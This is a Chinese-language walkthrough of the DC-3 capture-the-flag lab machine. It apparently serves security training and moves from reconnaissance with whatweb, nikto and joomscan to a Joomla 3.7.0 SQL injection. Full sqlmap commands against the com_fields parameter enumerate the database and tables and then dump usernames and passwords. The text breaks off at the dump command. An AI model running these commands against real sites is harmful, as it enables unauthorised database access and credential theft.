
DC-3

先扫一下ip
再扫一下端口

发现就一个80开启

翻译:
这次关卡只有一个 flag、唯一入口点,全程无任何提示线索。
想要拿到 flag,你必须拿下 root 最高管理员权限。
至于用什么思路、什么漏洞提权到 root,全凭你的技术判断 —— 当然,也看这台系统预埋的突破口。
祝你好运,希望你能享受这场小型闯关挑战~😊
用whatweb扫一下网站
whatweb -v 192.168.59.140



可以发现这个网站使用了joomla cms
用nikto扫一下目录
nikto -h 192.168.59.140

发现有几个目录很有趣

可以看到管理员登录界面
我们可以尝试使用joomscan来扫描一下这个网站
Joomla 是类似织梦、wp等流行的一款CMS软件,可以非常快速地发布一个精美的网站。在kali下如何检测Joomla是否存在可以利用的漏洞呢?如果您的网站正在运行 Joomla,您可以对您的网站使用 JoomScan 实用程序来发现漏洞或仅提供有助于攻击您网站的一般信息。一旦您意识到该网站的弱点,您就可以采取适当的措施来保护它。JoomScan 的工作原理与 WPScan 类似,后者用于扫描 WordPress 网站的漏洞。
下载joomscan
sudo apt-get update
sudo apt-get install joomscan

# 下载官方密钥环文件(包含新公钥)
sudo wget https://archive.kali.org/archive-keyring.gpg -O /usr/share/keyrings/kali-archive-keyring.gpg

# 更新软件源
sudo apt update
扫描一下
joomscan --url http://192.168.59.140、


发现没啥有用的信息但是爆出版本了
我们用searchsploit
searchsploit joomla 3.7.0

发现有sql注入的漏洞
我们可以去找一下42033.txt文件看一下
find / -name "42033.txt"

cat一下

发现让我们用sqlmap并且使用的命令也给我们了
改一下ip
sqlmap -u "http://192.168.59.140/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml" --risk=3 --level=5 --random-agent --dbs -p list[fullordering]

可以看出sqlmap成功爆出库名
接下来我们报表名
sqlmap -u "http://192.168.59.140/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml" --risk=3 --level=5 --random-agent -D joomladb --tables -p list[fullordering]


可以看出表名也爆出来了
Database: joomladb
[76 tables]
+---------------------+
| #__assets           |
| #__associations     |
| #__banner_clients   |
| #__banner_tracks    |
| #__banners          |
| #__bsms_admin       |
| #__bsms_books       |
| #__bsms_comments    |
| #__bsms_locations   |
| #__bsms_mediafiles  |
| #__bsms_message_typ |
| #__bsms_podcast     |
| #__bsms_series      |
| #__bsms_servers     |
| #__bsms_studies     |
| #__bsms_studytopics |
| #__bsms_teachers    |
| #__bsms_templatecod |
| #__bsms_templates   |
| #__bsms_timeset     |
| #__bsms_topics      |
| #__bsms_update      |
| #__categories       |
| #__contact_details  |
| #__content_frontpag |
| #__content_rating   |
| #__content_types    |
| #__content          |
| #__contentitem_tag_ |
| #__core_log_searche |
| #__extensions       |
| #__fields_categorie |
| #__fields_groups    |
| #__fields_values    |
| #__fields           |
| #__finder_filters   |
| #__finder_links_ter |
| #__finder_links     |
| #__finder_taxonomy_ |
| #__finder_taxonomy  |
| #__finder_terms_com |
| #__finder_terms     |
| #__finder_tokens_ag |
| #__finder_tokens    |
| #__finder_types     |
| #__jbsbackup_timese |
| #__jbspodcast_times |
| #__languages        |
| #__menu_types       |
| #__menu             |
| #__messages_cfg     |
| #__messages         |
| #__modules_menu     |
| #__modules          |
| #__newsfeeds        |
| #__overrider        |
| #__postinstall_mess |
| #__redirect_links   |
| #__schemas          |
| #__session          |
| #__tags             |
| #__template_styles  |
| #__ucm_base         |
| #__ucm_content      |
| #__ucm_history      |
| #__update_sites_ext |
| #__update_sites     |
| #__updates          |
| #__user_keys        |
| #__user_notes       |
| #__user_profiles    |
| #__user_usergroup_m |
| #__usergroups       |
| #__users            |
| #__utf8_conversion  |
| #__viewlevels       |
+---------------------+
接下来我们爆字段看一下#__users表
sqlmap -u "http://192.168.59.140/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml" --risk=3 --level=5 --random-agent -D joomladb -T "#__users" --columns -p list[fullordering]
注意#__users要加""

成功爆出字段
接下来爆数据
sqlmap -u "http://192.168.59.140/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml" --risk=3 --level=5 --random-agent -D joomladb -T "#__users" -C username,password --dump -p list[fullordering]
